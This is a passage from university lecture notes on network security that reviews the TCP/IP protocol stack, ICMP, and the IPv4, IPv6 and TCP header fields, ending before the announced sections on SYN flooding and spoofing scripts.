Lecture 16: TCP/IP Vulnerabilities and DoS Attacks: IP Spoofing, SYN Flooding, and The Shrew DoS Attack

Lecture Notes on “Computer and Network Security”

by Avi Kak (kak@purdue.edu)

March 9, 2017
11:43am

Goals:

- To review the IP and TCP packet headers
- **Controlling TCP Traffic Congestion and the Shrew DoS Attack**
- The TCP SYN Flood Attack for Denial of Service
- IP Source Address Spoofing Attacks
- **BCP 38 for Thwarting IP Address Spoofing for DoS Attacks**
- **Python and Perl Scripts for Mounting DoS Attacks with IP Address Spoofing and SYN Flooding**
- Troubleshooting Networks with the Netstat Utility

CONTENTS

16.1: TCP and IP

- We now live in a world in which the acronyms TCP and IP have become almost as commonly familiar as some other computer-related words like bits, bytes, megabytes, etc.

- IP stands for the *Internet Protocol* that deals with routing packets of data from one computer to another or from one router to another.

- On the other hand, TCP, which stands for *Transmission Control Protocol*, deals with ensuring that the data packets are delivered in a reliable manner from one computer to another. You could say that TCP sits on top of IP — in the sense that TCP asks IP to send a packet to its destination and then makes sure that the packet was actually received at the destination.

- A less reliable version of TCP is UDP (User Datagram Protocol). Despite the pejorative sense associated with the phrase "less reliable", **UDP is extremely important to the working of the internet**, as you will discover in this and the next lecture.

- The different communication and application protocols that regulate how computers work together are commonly visualized as belonging to a layered organization of protocols that is referred to as the TCP/IP protocol stack. Some of the more important protocols in this stack are presented in the next section.

16.2: THE TCP/IP PROTOCOL STACK

- The TCP/IP protocol stack is most commonly conceived of as consisting of the following seven layers:

7. Application Layer
(HTTP, HTTPS, FTP, SMTP, SSH, SMB, POP3, DNS, NFS, etc.)

6. Presentation Layer
(MIME, XDR)

5. Session Layer
(TLS/SSL, NetBIOS, SOCKS, RPC, RMI, etc.)

4. Transport Layer
(TCP, UDP, etc.)

3. Network Layer
(IPv4, IPv6, ICMP, IPSec, IGMP, etc.)

2. Data Link Layer
(MAC, PPP, SLIP, ATM, etc.)

1. Physical Layer
(Ethernet (IEEE 802.3), WiFi (IEEE 802.11), USB, Bluetooth, etc.)

- This 7-layer model of the protocols is referred to as the OSI (Open Systems Interconnection) model. In the literature on computer networks, you'll also see an older 4-layer model in which the Application Layer is a combination of the top three layers of the OSI model. That is, the Application Layer in the 4-layer model combines the Application Layer, the Presentation Layer, and the Session Layer of the OSI model. Additionally, in the 4-layer model, the Data Link Layer and the Physical Layer of the OSI model are combined into a single layer called the Link Layer. Also note that the "Network Layer" is frequently also called the "Internet Layer" and the "IP Layer".

- Even though TCP and IP are just two of the protocols that reside in the stack, the entire stack is commonly referred to as the TCP/IP protocol stack. That is because of the centrality of the roles played by the TCP and the IP protocols. The rest of the protocol stack would be rendered meaningless without the TCP and the IP protocols.

- Regarding the **Application Layer**, the acronym **HTTP** stands for the HyperText Transport Protocol and the related **HTTPS** stands for HTTP Secure. These are the main protocols used for requesting and delivering web pages. When you click on a URL that begins with the string `http://..` or the string `https://..`, you are asking the HTTP protocol in the former case and the HTTPS protocol in the latter case to fetch a web page for you. Another famous protocol in the Application Layer is **SMTP** for

Simple Mail Transfer Protocol. With regard to the other protocols mentioned in the Application Layer, in all likelihood you are probably already well conversant with **SSH**, **FTP**, etc. [For Windows users, the **SMB** (Samba) protocol in the Application Layer is used to provide support for cross-platform (Microsoft Windows, Mac OS X, and other Unix systems) sharing of files and printers. Back in the old days, the SMB protocol operated through the **NetBIOS** protocol in the Session Layer. NetBIOS, which stands for "Network Basic Input/Output System", is meant to provide network related services at the Session Layer. Ports 139 and 445 are assigned to the SMB protocol.]

- The purpose of the **Presentation Layer** is to translate, encode, compress, and apply other transformations to the data, if necessary, in order to condition it appropriately for processing by the protocols in the lower layers on the stack. *As mentioned in Lecture 2, the data payload in all internet communications is based on the assumption that it consists solely of a set of characters that possess printable representations.* A commonly used protocol in the Presentation Layer is **MIME**, which stands for Multipurpose Internet Mail Extensions. Virtually all email is transmitted using the SMTP protocol in the Application Layer through the MIME protocol in the Presentation Layer.

- As to what is meant by a session in the **Session Layer** protocols, a session may consist of a single request from a client for some data from a server, or, more generally, a session may involve multiple back-and-forth exchanges to data between two endpoints of a communication link. When security is an issue, these data transfers, whether in a single client request or in multiple back-

and-forth exchanges, must be encrypted. That is the reason for why **TLS/SSL** is in the Session Layer. TLS stands for for the Transport Layer Security and SSL for Secure Socket Layer.

- The purpose of **Transport Layer** protocols such as **TCP** is to provide for *reliable* exchange of data between two endpoints, and, equally importantly, to provide mechanisms for *congestion control*. The word "reliable" means that a sending endpoint knows for sure that the data actually arrived at the receiving endpoint. Such a reliable service is provided by TCP (Transmission Control Protocol). Since "reliability" must involve sending acknowledgment messages, it is not always the fastest way to quickly check on the status of hosts and routers in the internet, to fetch small snippets of data (from other hosts) that are needed for the operation of the internet, etc. Protocols such as **UDP** (User Datagram Protocol) in the Transport Layer take care of those needs in internet communications. Congestion control means the ability of a sending TCP to ramp up or ramp down the rate at which it sends out information in response to the ability of the receiving TCP to keep up with the traffic.

- A primary job of the **Network Layer** protocols is to take care of network addressing. When a protocol in this layer receives a byte stream — referred to as a datagram or a packet — from an upper layer, it attaches a "header" with that byte stream that tells the protocols in the lower layers as to where exactly the data is supposed to go in the internet. The data packet may be intended for a host in the same local network or in a remote network, in which case the the packet will have to pass through one or more routers. **Another very important function of Network Layer protocols is traffic control.** Let's say that a protocol in this layer puts out a packet for onward transmission by sending it to a lower layer protocol and let's further assume that a router along the way to the destination is unable to accept the packet because its registers are full. What should the Network Layer protocol do next? How this issue is dealt with is obviously critical to the proper functioning of internet communications.

- Perhaps the most important protocol at the **Data Link Layer** is the Media Access Control (**MAC**) protocol. The MAC protocol provides the addressing mechanism [you have surely heard of MAC addresses that are associated with Ethernet and WiFi interfaces that reside at the Physical Layer, as mentioned in the next bullet.] for data packets to be routed to a particular machine in a LAN (Local Area Network). The MAC protocol also uses sub-protocols, such as the **CSMA/CD** (Carrier Sense Multiple Access with Collision Detection) protocol, to decide when the machines connected to the same communication medium, such as a LAN, should communicate. [Consider the case of a small LAN in your house or in a small business in which all the computers talk to the same **router**. Computer-to-computer communications in such a LAN is analogous to a group of people trying to have a conversation. If everyone speaks at the same time, no one will hear/understand anything. So the participants in a group conversation must observe some etiquette so that everyone can be heard. The CSMA protocol is one way to ensure the same for the case of computers in the same LAN. A computer wishing to transmit data must wait until the medium has become quiet. The same thing happens in larger LANs, such as the PAL wireless network at Purdue, but now the shared communications are only between all the computers that are "south" of the same **switch**. Switches are used in a large LAN to join together smaller LAN segments. With regard to the physical devices that regulate traffic in a LAN, in addition to the **routers** and the **switches**, you also need to know about **hubs**. A **hub** simply extends a LAN by broadcasting all the Ethernet frames it receives at any physical port to all the other physical ports (usually after amplification). In terms of the smarts that are embedded in these devices, a **router** is the smartest device because it is a gateway between two different networks (for example, a LAN on one side and the internet on the other). A **switch** comes next in terms of the smarts because it must keep track of the MAC addresses of all the hosts that are connected to it. A **hub** has no smarts worth talking about.]

- The **Physical Layer** would be represented by protocols such as the **Ethernet** (IEEE 802.3), **WiFi** (IEEE 802.11, 802.15, etc.) **USB**, **Bluetooth**, etc.

- I'll devote the rest of this section to a specific Network Layer protocol: **ICMP**. Critical to the operation of the internet, ICMP, which stands for the Internet Control Message Protocol (RFC 792), is used for the following kinds of error/status messages in computer networks:

Announce Network Errors: When a host or a portion of the network becomes unreachable, an ICMP message is sent back to the sender.

Announce Network Congestion: [Mentioned here only because of frequent appearance of "source quench messages" in the literature on computer networks. **Officially deprecated in RFC 6633**.] If the rate at which a router can transmit packets is slower than the rate at which it receives them, the router's buffers will begin to fill up. To slow down the incoming packets, the router may send the *ICMP Source Quench* message back to the sender. [You might think that source quench messages would play a central role in traffic congestion control in computer networks. As you will see in Section 16.11, that is not the case in general. The most commonly used congestion control strategies detect congestion by non-arrival of ACK (for Acknowledgment) packets within a dynamically changing time window or by the arrival of three consecutive duplicate ACK packets (a condition triggered by the arrival of an out-of-order segment at the receiver; the duplicate ACK being for the last in-order segment received). When congestion is thus detected by a sender TCP, it slows down the rate at which it injects packets into the network. One of the reasons for why source quench messages are not used for congestion control is that such messages are likely to exacerbate the already prevailing traffic congestion and may therefore be dropped by the routers on their way back to the sender TCP. Additionally, as mentioned in RFC 6633, these messages can be used to carry out "Blind Throughput Reduction" attacks on TCP. In this attack, an attacker correctly guesses the various parameters related to a TCP connection and gratuitously sends the source quench ICMP messages to the sender TCP in order to redcuce the rate at which it can send the packets out.]

Assist Troubleshooting: The *ICMP Echo* messages are used by the popular **ping** utility to determine if a remote host is alive, for measuring round-trip propagation time to the remote host, and for determining the fraction of *Echo* packets lost en-route.

Announce Timeouts: When a packet's TTL (Time To Live) drops to zero, the router discarding the packet sends an *ICMP time exceeded* message back to the sender announcing this fact. [As you will see in Section 16.3, every IP packet contains a TTL field that is decremented every time the packet passes through a router.] [The commonly used

traceroute utility is based on the receipt of such *time exceeded* ICMP packets for tracing the route taken to a destination IP address.]

- The ICMP protocol is a bit of a cross between the Data Link Layer and the Transport Layer. Its headers are basically the same as those of the Link Layer but with a little bit extra information thrown in during the encapsulation phase.

- In case you are wondering about the **IGMP** protocol in the Network Layer, it stands for Internet Group Management Protocol. IGMP packets are used for multicasting on the internet. In the jargon of internet communications, a multicast consists of a simultaneous transmission of information to a group of subscribers. The packets stay as a single stream as long as the network topology allows it. An IGMP header includes the IP addresses of the subscribers. So by examining an IGMP header, an enroute router can decide whether it is necessary to send copies of packet to multiple destinations, or whether just one packet can be sent to the next router.

- Note that, on the transmit side, as each packet descends down the protocol stack, each layer adds its own header to the packet. And, on the receive side, as each packet ascends up the protocol stack, each layer strips off the header corresponding to that layer and takes appropriate action vis-a-vis the packet before sending it up to the next higher layer.

16.3: THE NETWORK LAYER (ALSO KNOWN AS THE INTERNET LAYER OR THE IP LAYER)

- As mentioned at the end of the previous section, as a packet descends down the protocol stack, each layer prepends its own header to the packet. The header added by the Network Layer, known as the **IP Header**, contains information as to which higher level protocol the packet came from, the address of the source host, the address of the destination host, etc. Shown below is the IP Header format for Version 4 of the IP protocol (**known as the IPv4 protocol**):

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Version|  IHL  |   DiffServ    |       Total Length            |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|    Identification             |Flags|   Fragment Offset       |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| Time To Live  |   Protocol    |      Header Checksum          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                       Source IP Address                       |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                     Destination IP Address                    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|               Options                         |  Padding      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

The various fields of the header are:

– The **Version** field (4 bits wide) refers to the version of the IP protocol. The header shown is for IPv4.

– The **IHL** field (4 bits wide) is for Internet Header Length; it is the length of the IP header in 32-bit words. The minimum value for this field is 5 for five 32-bit words. That is, the shortest IP header consists of 20 bytes.

– The **DiffServ** field (8 bits wide) is for Differentiated Service (DS) and Explicit Congestion Notification (ECN). The Differentiated Service, as provided by the most significant 6 bits of DiffServ, **plays a very important role in the expedited transmission of streaming data, such as video and voice, through the network routers and switches.** The least significant 2 bits are reserved for ECN; they are meant for the receiving endpoint of a communication link to notify the sending endpoint about impending end-to-end traffic congestion.

About the two ECN bits, ordinarily, the main indication of end-to-end congestion would be for some of the packets to not show up at the receiving endpoint because they were dropped somewhere enroute. Since the sending TCP would not receive acknowledgments for such packets, it would automatically become aware of the the end-to-end congestion and slow down the packet injection rate according to the formulas in Section 16.11. However, now consider the situation when the receiving

TCP wants the sending TCP to slow down the packet injection rate, not because a packet was dropped, but for other reasons (say, because, its own registers/memory are about to become full). To deal with such situations, the receiving TCP needs a way to convey that request to the sending TCP. This the receiving TCP does by placing the bits '11' in the ECN sub-field of the DiffServ field of one of the acknowledgment packets that is sent to the sending TCP. Note that it is the sending TCP that controls the rate at which the packets are injected into a communication link. Therefore, the receiving TCP needs a mechanism to inform the sending TCP that the latter needs to slow down. [Note that routers operate strictly within the Network Layer (the IP Layer) of the TCP/IP protocol stack. So they are incapable of bringing to bear TCP based logic on the detection and remediation of congestion between the sender TCP and the receiver TCP.]

About the most significant 6 bits of the DiffServ field that are meant for Differentiated Service, the specific value assigned to these six bits is referred to as the DSCP (Differentiated Services Code Point) value. A DSCP value allows a packet to be classified in 64 different ways for the purpose of its prioritization. Of these 64 different possibilities, the following five are currently used by "DiffServ" enabled routers:

DSCP bits: 000000 – Used for normal web traffic and file transfer. This is referred to as "Default PHB (Per Hop Behavior)".

DSCP bits: 101110 – Used for expedited forwarding of packets. In technical jargon, it is referred to as "Expedited PHB". [Networks typically limit such traffic to no more than 30% (and, often, far less) of the link capacity.] The traffic that qualifies for this type of expedited forwarding is defined in RFC 3246.

DSCP bits: 101100 – Used for forwarding voice packets. Referred to as "Voice Admit PHB". The priority accorded "Voice Admit PHB" is similar to the "Expedited PHB" packets. However, the rules that dictate whether or not a packet can carry this designation are different and are set according to what is known as a Call Admission Control (CAC) procedure. CAC is meant to prevent traffic congestion that may otherwise be caused by excessive VoIP (Voice over IP) traffic. This is the sort of traffic that is created by Skype, Google Talk, and other similar applications.

DSCP bits: 101110 – Used by ISPs for forwarding packets with assurance of delivery provided excessive traffic congestion does not dictate otherwise. Referred to as "Assured Forwarding (AF) PHB". (Defined in RFC 2597 and RFC 3260)

DSCP bits: xxx000 – These bit patterns are for maintaining backward compatibility with the routers that don't understand the modern DiffServ packet classifications. Before DiffServ came into existence, the priority to be accorded to a packet was determined by the three 'xxx' bits. For streaming services needed for, say, YouTube and gaming applications, these bit would be set to '001', for SSH to '010', for broadcast video to '101', etc.

- The **Total Length** field (16 bits wide), in the 3rd and the 4th bytes in the IP header, is the size of the packet in bytes, including the header and the data. The minimum value for this field is 576. [This number includes the "embedded" TCP segment that descended down the TCP/IP protocol stack. (It could also be just a fragment of the TCP segment.) So the value of the integer in the "Total Length" field will consist of the bytes used for the IP header followed by the bytes needed for the TCP segment.]

- The **Identification** field (16 bits wide), in the 5th and the 6th bytes in the IP header, is assigned by the sender to help the receiver with the assembly of fragments back into a datagram.

- The **Flags** field (3 bits wide) is for setting the two control bits at the second and the third position. The first of the three bits is reserved and must be set to 0. When the second bit is 0, that means that this packet can be further fragmented; when set to 1 stipulates no further fragmentation. The third bit when set to 0 means this is the last fragment; when set to 1 means more fragments are coming. [The IP layer should not send to the lower-level physical-link layer packets that are larger than what the physical layer can handle. The size of the largest packet that the physical layer can handle is referred to as **Maximum Transmission Unit (MTU)**. For regular networks (meaning the networks that are not ultrafast), MTU is typically 1500 bytes. [Also see the structure of an Ethernet frame in Section 23.3 of Lecture 23.] Packet fragmentation by the IP layer becomes necessary when the descending packet's size is larger than the MTU for the physical layer. We may refer to the packet that is descending down the protocol suite and received by the IP layer as the **datagram**. The information in the IP headers of the packets resulting from fragmentation must allow the packets to be reassembled into datagrams at the receiving end even when those packets are received out of order.]

- The **Fragment Offset** field (13 bits wide) indicates where in the datagram this fragment belongs. The fragment offset is measured in units of 8 bytes. This field is 0 for the first fragment. [The Flags and the Fragment Offset fields together occupy the 7th and the 8th bytes in the IP header.]

- The **Time To Live** field (8 bits wide), in the 9th byte of the header, determines how long the packet can live in the internet. As previously mentioned near the end of Section 16.2, each time a packet passes through a router, its TTL is decremented by one.

– The **Protocol** field (8 bits wide), in the 10th byte of the IP header, is an integer value that identifies the higher-level protocol that generated the data portion of this packet. [**It is through this field that the receiver of a packet knows which header will follow the IP header.** As you know, as a packet descends down the TCP/IP stack, each protocol "prepends" its header to the packet. Since the Network Layer receives its packets from the Transport Layer, we can expect that the IP header will be followed by either a TCP header or a UDP header. If the number in the Protocol field of the IP header is 6, then the next header is a TCP header. On the other hand, if the number in the Protocol field is 17 (hex: 11), then the next header is a UDP header.] [The integer identifiers for protocols are assigned by IANA (Internet Assigned Numbers Authority). For example, ICMP is assigned the decimal value 1, TCP 6, UDP 17, etc.]

– The **Header Checksum** field (16 bits wide), in the 11th and the 12th bytes of the header, is a checksum on the header only (using 0 for the checksum field itself). Since TTL varies each time a packet passes through a router, this field must be recomputed at each routing point. The checksum is calculated by dividing the header into 16-bit words and then adding the words together. This provides a basic protection against corruption during transmission.

– The **Source Address** field (32 bits wide), in the 13th through 16th bytes of the IP header, is the IP address of the source. [You are surely familiar with IPv4 addresses like "128.46.144.123". This dot-decimal notation is merely a convenient representation of a 32-bit wide address representation that is actually used by the IP engine. Each of the four integers in the dot-decimal notation stands for one of the four bytes in the 32-bit IP address. So the address "128.46.144.123" is just a human readable form for the actual address

10000000001011101001000001111011. The dot-decimal notation is also referred to as the quad-dotted notation. This is a good time to point out that every host has what is known as a **loopback** address which is "127.0.0.1". Normally, an IP address is associated with a *communication interface* like an ethernet card in your machine. The loopback address, however, has no hardware association. It is associated with the symbolic name **localhost**, meaning *this machine*. The loopback address allows network-oriented software in a machine to interact with other such software in the same machine via the TCP/IP protocol stack. While we are on the subject of IP addresses, you should also learn to differentiate between **private** and public IP addresses. When your laptop is plugged into either of the two wireless networks at Purdue, the IP address assigned to your laptop will be from the **private** range 10.0.0.0 – 10.255.255.255. This address range is referred to as the **Class A private** range. Theoretically speaking, there can be $2^{24} = 16,777,216$ hosts in such a network. When you are at home behind a wireless router, your address is likely to be from the range 192.168.0.0 – 192.168.255.255. There can be a maximum of 256 hosts on a Class C private network. (An IP address consists of two parts, the network part and the host part. As to which part is the network part is controlled by the **subnet mask**. The subnet mask for a Class C network looks like 255.255.255.0, which says that the first 24 bits define the network address, leaving only the last 8 bits for host addressing. That gives us a maximum of 256 hosts in a Class C network.) This defines the **Class C private** range. Another private address range is the **Class B private** range in which the addresses form the range 172.16.0.0 – 172.31.255.255. Since the subnet mask for a Class B private network looks like 255.240.0.0, we get 12 bits for network addressing and 20 bits for host addressing. Therefore, a Class B private network can contain a maximum of 2^{20} hosts in it. Lecture 17 has additional information Class A and C private networks. **Note that packets that carry private network IP addresses in their destination field cannot pass through a router into the internet.**]

- The **Destination Address** field (32 bits wide), in the 17th through 20th bytes of the IP header, is the IP address of the destination.

- The **Options** field consist of zero or more options. The optional fields can be used to associate handling restrictions with a packet for enforcing security, to record the actual route taken from the source to the destination, to mark a packet with a timestamp, etc.

- The **Padding** field is used to ensure that the IP header ends on a 32-bit boundary.

- As should be clear from our description of the various IP header fields, the IP protocol is responsible for fragmenting a descending datagram at the sending end and reassembling the packets into what would become an ascending datagram at the receiving end. As mentioned previously, fragmentation is carried out so that the packets can fit the packet size as dictated by the hardware constraints of the lower-level physical layer. [If the IP layer produces outgoing packets that are too small, any IP layer filtering (See Lecture 18 for what that means) at the receiving end may find it difficult to read the higher layer header information in the incoming packets. Fortunately, with the more recent Linux kernels, by the time the packets are seen by `iptables`, they are sufficiently defragmented so that this is not a problem.]

- What you have seen so far is the packet header for the IPv4 protocol. Although it is still the most commonly used protocol for TCP/IP based network communications, the world is rapidly running out of the IPv4 addresses. [With its 32-bit addressing, IPv4 allows for a maximum of $2^{32} = 4,294,967,296$ hosts with unique IP addresses. The actual number of unique addresses available with IPv4 is actually far less than the roughly 4 billion that are theoretically possible. When the internet was first coming into its own in the 1990's, large blocks of IP address ranges were assigned to organizations that were vastly out of proportion to their needs. For example, several corporations were assigned Class A addresses for some value of the first integers in the four-integer dot-decimal notation. These organizations thus acquired around 16 million addresses — far, far more than they would ever need.]

- Over the long haul, IPv4 is meant to be replaced by Version 6 of the IP protocol known as IPv6. Shown below is the IP header for the IPv6 protocol:

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Version| Traffic Class |           Flow Label                  |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|         Payload Length        |  Next Header  |   Hop Limit   |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                                                               |
+                                                               +
|                                                               |
+                         Source Address                        +
|                                                               |
+                                                               +
|                                                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                                                               |
+                                                               +
|                                                               |
+                      Destination Address                      +
|                                                               |
+                                                               +
|                                                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Lecture 20 will describe the fields shown above in greater detail. Suffice it to say here that the source and the destination addresses under IPv6 are 128-bit wide fields. [An IPv6 address is represented by EIGHT colon-separated groups of four hex digits in which the leading zeros in each group may be omitted. For example, "2001:18e8:0800:0000:0000:0000:0000:000b" is an IPv6 address that is more commonly written as "2001:18e8:800::b" where we have suppressed the leading zeros in each group of 4 hex digits and where we have suppressed all the consecutive all-zero groupings with a double colon. The loopback address under IPv6 is "::1".]

- Note that, whereas the TCP protocol, to be reviewed next, is a connection-oriented protocol, the IP protocol is a *connectionless* protocol. In that sense, IP is an unreliable protocol. It simply does not know that a packet that was put on the wire was actually received at the other end.

16.4: THE TRANSPORT LAYER (TCP)

- Through handshaking and acknowledgments, TCP provides a reliable communication link between two hosts on the internet.

- When we say that a TCP connection is **reliable**, we mean that the sender's TCP always knows whether or not a packet reached the receiver's TCP. If the sender's TCP does not receive an acknowledgment that its packet had reached the destination, the sender's TCP simply re-sends the packet. Additionally, certain data integrity checks on the transmitted packets are carried out at the receiver to ensure that the receiver's TCP accepts only error-free packets.

- A TCP connection is **full-duplex**, meaning that a TCP connection simultaneously supports two byte-streams, one for each direction of a communication link.

- TCP includes both a **flow control mechanism** and a **congestion control mechanism**.

- **Flow control** means that the receiver's TCP is able to control the size of the segment dispatched by the sender's TCP. [The beginning of Section 16.6 defines what we mean by a TCP segment.] This the receiver's TCP accomplishes by putting to use the **Window** field of an acknowledgment packet, as you will see in Section 16.6.

- **Congestion control** means that the sender's TCP varies the rate at which it places the packets on the wire on the basis of the traffic congestion on the route between the sender and the receiver. The sender TCP can measure traffic congestion through either the non-arrival of an expected ACK packet or by the arrival of three identical ACK packets consecutively, as explained in Section 16.11.

- The header of a **TCP segment** is shown on the next page. (taken from RFC 793, dated 1981).

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|          Source Port          |       Destination Port        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                        Sequence Number                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Acknowledgment Number                      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Data |           |U|A|P|R|S|F|                               |
| Offset| Reserved  |R|C|S|S|Y|I|            Window             |
|       |           |G|K|H|T|N|N|                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Checksum            |         Urgent Pointer        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Options                    |    Padding    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

- The various fields of the TCP header are:

  - The **Source Port** field (16 bits wide) for the port that is the source of this TCP segment.

  - The **Destination Port** field (16 bits wide) for the port of the remote machine that is the final destination of this TCP segment.

  - The **Sequence Number** field
  - The **Acknowledgment Number** field

  with each of these two fields being 32 bits wide. These two fields considered together have **two different roles** to play depending on whether a TCP connection is in the process of being set up or whether an already-established TCP connection is exchanging data, as explained below:

∗ When a host A first wants to establish a TCP connection with a remote host B, the two hosts A and B must engage in the following **3-way handshake**:

1. A sends to B what is known as a **SYN** packet. (What that means will become clear shortly). The **Sequence Number** in this TCP packet is a randomly generated number M. This random number is also known as the **initial sequence number (ISN)** and the random number generator used for this purpose also known as the ISN generator.

2. The remote host B must send back to A what is known as a **SYN/ACK** packet containing what B expects will be the next sequence number from A — the number $M+1$ — in B's **Acknowledgment Number** field. The **SYN/ACK** packet sent by B to A must also contain in its **Sequence Number** field another randomly generated number, N. [The ISN number N plays the same role in B to A transmissions that the ISN M plays in A to B transmissions.]

3. Now A must respond with an **ACK** packet with its **Acknowledgment Number** field containing its expectation of the sequence number that B will use in its next TCP transmission to A — the number $N + 1$. This transmission from A to B completes a three-way handshake for establishing a TCP connection.

∗ In an on-going connection between two parties A and B, the **Sequence Number** and the **Acknowledgment Number** fields are used to keep track of the byte count in the data streams that are exchanged between the two in the following manner:

1. Each endpoint in a TCP communication link associates a byte count with the first byte of the outgoing bytes in each TCP segment.

2. This byte-count index is added to the initially sent ISN and placed in the **Sequence Number** field for an outgoing TCP packet. [Say an application at A wants to send 100,000 bytes to an application running at B. Let's say that A's TCP wants to break this up into 100 segments, each of size 1000 bytes. So A's TCP will send to B's TCP a packet containing the first 1000 bytes of data from the longer byte stream. The **Sequence Number** field of the TCP header for this outgoing packet will contain 0, which is the index of the first data byte in the outgoing segment in the 100,000 byte stream, **plus** the ISN used for the initiation of the connection. The `Sequence Number` field of the next TCP segment from A to B will be the sequence number in the first segment plus 1000, and so on.]

3. When B receives these TCP segments, the **Acknowledgment Number** field of B's **ACK** packets contains the index it expects to see in the **Sequence Number** field of the next TCP segment it hopes to receive from A.

- The **Data Offset** field (4 bits wide). This is the number of 32-words in the TCP header.

- The **Reserved** field (6 bits wide). This is reserved for future. Until then its value must be zero.

- The **Control Bits** field (6 bits wide). These bits, also referred to as **flags**, carry the following meaning:

  - **1st flag bit**: **URG** when set means "URGENT" data. A packet whose URG bit is set can act like an interrupt with regard to the interaction between the sender TCP and the receiver TCP. More on this at the end of this section.

  - **2nd flag bit: ACK** when set means acknowledgment.

  - **3rd flag bit: PSH** when set means that we want the TCP segment to be put on the wire immediately (useful for very short messages and when echo-back is needed for individual characters). Ordinarily, TCP waits for its input buffer to fill up before forming a TCP segment.

- ∗ **4th flag bit:** **RST** when set means that the sender wants to reset the connection.

- ∗ **5th flag bit:** **SYN** when set means synchronization of sequence numbers.

- ∗ **6th flag bit:** **FIN** when set means the sender wants to terminate the connection.

Obviously, then, when only the 5^{th} control bit is set in the header of a TCP segment, we may refer to the IP packet that contains the segment as a **SYN packet**. By the same token, when only the 2^{nd} control bit is set in TCP header , we may refer to the IP packet that contains the segment as an **ACK packet**. Along the same lines, a TCP segment for which both the 2^{nd} and the 5^{th} control bits are set results in a packet that is referred to as the **SYN/ACK** packet. A packet for which the 6^{th} control bit is set is referred to as a **FIN packet**; and so on.

– The **Window** field (16 bits wide) indicates the maximum number of data bytes the receiver's TCP is willing to accept from the sender's TCP in a single TCP segment. Section 16.6 addresses in greater detail how this field is used by the receiver's TCP to regulate the TCP segment size put on the wire by the sender's TCP. [There are TWO different "window" related fields in a TCP header, one the **Window** field that you can actually see in the header shown on page 25 and the other — which is designated "CWND" for "Congestion Window" — that comes into existence only when traffic congestion is recorded through non-arrival of ACK packets within prescribed time limits. The CWND field is placed where you see "Options" in the header layout on page 25. The important point to remember is that whereas the "Window" field used by the sender TCP is set by the receiving TCP, the "CWND" field when used is set by the sender TCP.]

– The **Checksum** field (16 bits wide) is computed by adding all 16-bit words in a 12-byte *pseudo header* (to be explained in the next bullet), the TCP header, and the data. If the data contains an odd number of bytes, a padding consisting of a zero byte is appended to the data. The pseudo-header and the padding are not transmitted with the TCP segment. While computing the **checksum**, the **checksum** field itself is replaced with zeros. The carry bits generated by the addition are added to the 16-bit sum. The checksum itself is the one's complement of the sum. (By one's complement we mean reversing the bits.)

– I'll now explain the notion of the pseudo-header used in the calculation of the checksum. As described below, by including in the pseudo-header the source and the destination IP addresses — this is the information that's meant to be placed in the encapsulating IP header at the sending end and that is retrieved from the encapsulating IP header and the communication interface at the receiving end — the TCP engine makes certain that a TCP segment was actually received at the destination IP address for which it was intended. *The sending TCP and the receiving TCP must construct the pseudo-header independently.* At the receiving end, the pseudo-header is constructed from the overall length of the received TCP segment, the source IP address from the encapsulating IP header, and the destination IP address as assigned to the communications interface through which the segment was received. More precisely, for the IPv4 protocol, the 12 bytes of a pseudo-header are made up of

  * 4 bytes for the source IP address
  * 4 bytes for the destination IP address
  * 1 byte of zero bits,

∗ 1 byte whose value represents the protocol for which the checksum is being carried out. It is 6 for TCP. It is the same number that goes into the "Protocol" field of the encapsulating IP header.

∗ 2 bytes for the length of the TCP segment, including both the TCP header and the data

